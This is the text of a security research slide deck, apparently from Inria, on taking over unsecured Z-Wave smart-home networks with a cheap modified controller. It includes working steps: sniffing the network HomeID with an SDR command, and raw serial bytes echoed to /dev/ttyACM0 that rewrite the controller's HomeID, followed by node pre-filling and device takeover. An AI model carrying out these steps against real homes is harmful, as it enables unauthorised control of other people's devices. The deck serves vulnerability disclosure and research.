A universal controller to take over a Z-Wave network

A universal controller to take over a Z-Wave network

Loïc Rouch

loic.rouch@inria.fr

Frédéric Beck, Jérôme François, Abdelkader Lahmadi

informatics mathematics Inria

Z-What?

Sigma Designs
Based on ITU-T G.9959 standard

Low energy
~50m range
Meshed network, Auto discovery
Uses ISM radio bands (Industrial, Scientific and Medical)

Since 2013 : Z-Wave+
Added a *secure* mode

unsecure vs *secure* mode

- ✗ Based on a unique identifier (HomeID)
- ✗ Security by obscurity
- ✗ No ciphering

- ✔ Ciphered communications, BUT
- ✔ Not supported by every devices
- ✔ Not enabled by default
- ✔ Requires a specific action to activate it
- ✔ Insufficient information for consumers

Z-Wave network

HomeID and nodeID

	4	1	2	1	1	1	1		1 or 2
Routed MAC frame canal 1 et 2	Home ID	Source ID	Frame control	Length	Destination ID	Hop count	Repeater 1	Repeater ...	Data payload	Checksum

HomeID : 32 bits → 4 billions of possibilities

nodeID : 8 bits → 256 possibilities


HomeID : 1EC3D367

nodeID : 1


HomeID : –

nodeID : 0

Association/Pairing



Auto discovery, NIF



4 Basic Device Classes

~20 Generic Device Classes

~70 Specific Device Classes

~100 Command Classes

Association/Pairing

HomeID : 1EC3D367
nodeID : 1

HomeID : –
nodeID : 0

HomeID : 1EC3D367
nodeID : 1

HomeID : **1EC3D367**
nodeID : **2**

Necessary step to communicate with a device/node

Existing work

- Complex attacks
- Operation hazard
  - Unclear instructions for reproductibility
  - Uncontrolled environment (hard to debug)
  - Complex analysis, many things to consider
  - Proprietary and closed protocol (until recently)
- Requires specific hardware
  expensive, difficult to use, to maintain

Goal : simplify, improve reliability

- Avoid specific hardware
- Take full advantage of official hardware certified by the Z-Wave Alliance
- Focus on *unsecured* mode

Central point : the HomeID

Unique

Set during controller manufacturing
Randomly modified when controller is re-initialized

Not editable by hand

Central point : the HomeID

Unique

Set during controller manufacturing
Randomly modified when controller is re-initialized

Not editable by hand

First things first

Get the HomeID

Get the HomeID

Software Defined Radio to the rescue!

Get the HomeID

https://github.com/baol/waving-z

$ rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u

Get the HomeID

https://github.com/baol/waving-z


$ rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u

```
01 84 fa c6 14 41 01 0e 01 30 03 ff 0a db 00 00 00 00
[x] HomeId: 184fac6, SourceNodeId: 14, FC0: 41, FC1: 1, FC[speed=0 low_power=0
 ack_request=1 header_type=1 beaming_info=0 seq=1], Length: 14, DestNodeId: 1,
 CommandClass: 30, Payload: 03 ff 0a
```

Set the HomeID in your controller

Set the HomeID in your controller

Exploiting the backup/restore feature



Backup/Restore feature

Archive containing the entire configuration of the controller

```
$ tar -xvzf z-way-backup-2017-11-22-18-40.bzk
zddx/e13c2c99-DevicesData.xml
Rules.xml
Defaults.xml
maps/.keep
maps/1.jps
maps/
```

Including the HomeID

```
<data name="homeId" invalidateTime="1511371990" updateTime="1511371991" type="int" value="-516150119"/>
```

→ modify and restore

Backup/Restore feature

- ✔ Modifies HomeID
- ✗ Removes every registered nodes
- ✗ Tedious and long process
- ✗ Have to use Z-Way Server

Directly change the HomeID

Watching Z-Way Server

```
[2017-11-22 17:55:42.926] [D] [zway] SENDING: ( 01 0C 00 2B 00 00 08 00 04 DE AD BE EF F6 )
[2017-11-22 17:55:42.927] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.936] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.936] [D] [zway] SENT ACK
[2017-11-22 17:55:42.936] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.936] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.956] [I] [zway] Removing job: Write bytes to extended EEPROM
[2017-11-22 17:55:42.956] [D] [zway] SENDING: ( 01 25 00 2B 00 05 80 00 1D 01 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 )
[2017-11-22 17:55:42.959] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.966] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.966] [D] [zway] SENT ACK
[2017-11-22 17:55:42.966] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.966] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.986] [I] [zway] Removing job: Write bytes to extended EEPROM
```

HomeID modification command

```
$ echo -e "\x01\x0C\x00\x2B\x00\x00\x08\x00\x04\xDE\xAD\xBE\xEF\xF6" > /dev/ttyACM0
$ echo -e "\x01\x25\x00\x2B\x00\x05\x80\x00\x1D\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x68" > /dev/ttyACM0
```

Directly change the HomeID

- ✔ Modifies the HomeID
- ✔ Keep all registered nodes
- ✔ Simple and fast process
- ✔ Doesn't require any specific software
- ✗ Universal controller (all nodes pre-registered)

Reminders

Controller transmission limited to registered nodes

Association/Pairing mandatory to add a node

Registered node ≠ Controlled node

Nodes polling at startup (Auto discovery)

Filling with nodes

- Use a device to fill in the controller (e.g : Z-Wave outlet)
- Include node (1 node in memory)
  Reset node
- Include node (2 nodes in memory)
  Reset node
- … 232 times

Target network discovery

OpenZWave Control Panel

Controller Interface

Device name: /dev/ttyACM0

USB: ☐

Reset | Soft Reset | Close | Initialize

Controller Status

Home Id: 0184fac6

Controller Mode: Primary

Node Count: 50

SUC Node: 0

Backup Controller

Save...

Changes need saving...

Network

Select an operation:

Controller

Select an operation:

Functions

Select an operation:

Devices

Node Id	Basic Type	Generic Type	Product	Name	Location	Value	Last Heard	Status
1 *LB	Static Controller	Static PC Controller	Z-Wave.Me ZME_UZB1 USB Stick				11:31:01	Ready
2 LBR	Routing Slave	Binary Power Switch				off	11:34:23	Dead
3 LBR	Routing Slave	Binary Power Switch				off	11:28:29	Probe
4 LBR	Routing Slave	Binary Power Switch				off	11:28:33	Probe
5 LBR	Routing Slave	Binary Power Switch				off	11:28:38	Probe
6 LBR	Routing Slave	Binary Power Switch				off	11:28:42	Probe
7 LBR	Routing Slave	Binary Power Switch				off	11:28:46	Probe
8 LBR	Routing Slave	Binary Power Switch				off	11:28:50	Probe
9 LBR	Routing Slave	Binary Power Switch				off	11:28:54	Probe
10 LBR	Routing Slave	Binary Power Switch				off	11:28:58	Probe
11 LBR	Routing Slave	Binary Power Switch				off	11:29:02	Probe
12 LBR	Routing Slave	Binary Power Switch				off	11:29:06	Probe
13 LBR	Routing Slave	Binary Power Switch				off	11:29:11	Probe
14 LBR	Routing Slave	Binary Power Switch				off	11:29:15	Probe
15 LBR	Routing Slave	Binary Power Switch				off	11:29:19	Probe
16 LBR	Routing Slave	Binary Power Switch				off	11:29:23	Probe
17 LBR	Routing Slave	Binary Power Switch				off	11:29:27	Probe
18 LBR	Routing Slave	Binary Power Switch				off	11:29:31	Probe
19 LBR	Routing Slave	Binary Power Switch				off	11:29:35	Probe
20 LBR	Routing Slave	Binary Power Switch				off	11:32:40	Probe
21 LBR	Routing Slave	Binary Power Switch				off	11:29:44	Probe
22 LBR	Routing Slave	Binary Power Switch				off	11:29:44	Probe
23 LBR	Routing Slave	Binary Power Switch				off	11:29:48	Probe
24 LBR	Routing Slave	Binary Power Switch				off	11:29:52	Probe
25 LBR	Routing Slave	Binary Power Switch				off	11:29:56	Probe
26 LBR	Routing Slave	Binary Power Switch				off	11:30:00	Probe
27 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
28 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
29 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
30 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
31 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
32 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
33 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
34 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
35 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
36 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
37 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
38 LBR	Routing Slave	Binary Power Switch				off	11:30:08	Probe
39 LBR	Routing Slave	Binary Power Switch				off	11:30:12	Probe
40 LBR	Routing Slave	Binary Power Switch				off	11:30:16	Probe
41 LBR	Routing Slave	Binary Power Switch				off	11:30:20	Probe
42 LBR	Routing Slave	Binary Power Switch				off	11:30:24	Probe
43 LBR	Routing Slave	Binary Power Switch				off	11:30:28	Probe
44 LBR	Routing Slave	Binary Power Switch				off	11:30:32	Probe
45 LBR	Routing Slave	Binary Power Switch				off	11:30:36	Probe
46 LBR	Routing Slave	Binary Power Switch				off	11:30:41	Probe
47 LBR	Routing Slave	Binary Power Switch				off	11:30:45	Probe
48 LBR	Routing Slave	Binary Power Switch				off	11:30:49	Probe
49 LBR	Routing Slave	Binary Power Switch				off	11:30:53	Probe
50 LBR	Routing Slave	Binary Power Switch				off	11:30:57	Probe

Current Values | Configuration | Information

Basic: 0 Submit Refresh


Log output

Attack steps

Listening

Attack steps

Changing HomeID



Target

Attacker

Attack steps

Scan/Discovery and target network takeover

Conclusion

- Created a universal controller!
- Innovative, simple attack
- Low cost
  - 35€ Z-Wave controller
  - 30€ DVB-T tuner

Takeaways

- In-depth understanding of Z-Wave protocol
- How to build a universal Z-Wave controller from a mainstream device
- How to take over a Z-Wave network with the universal controller (detailed steps)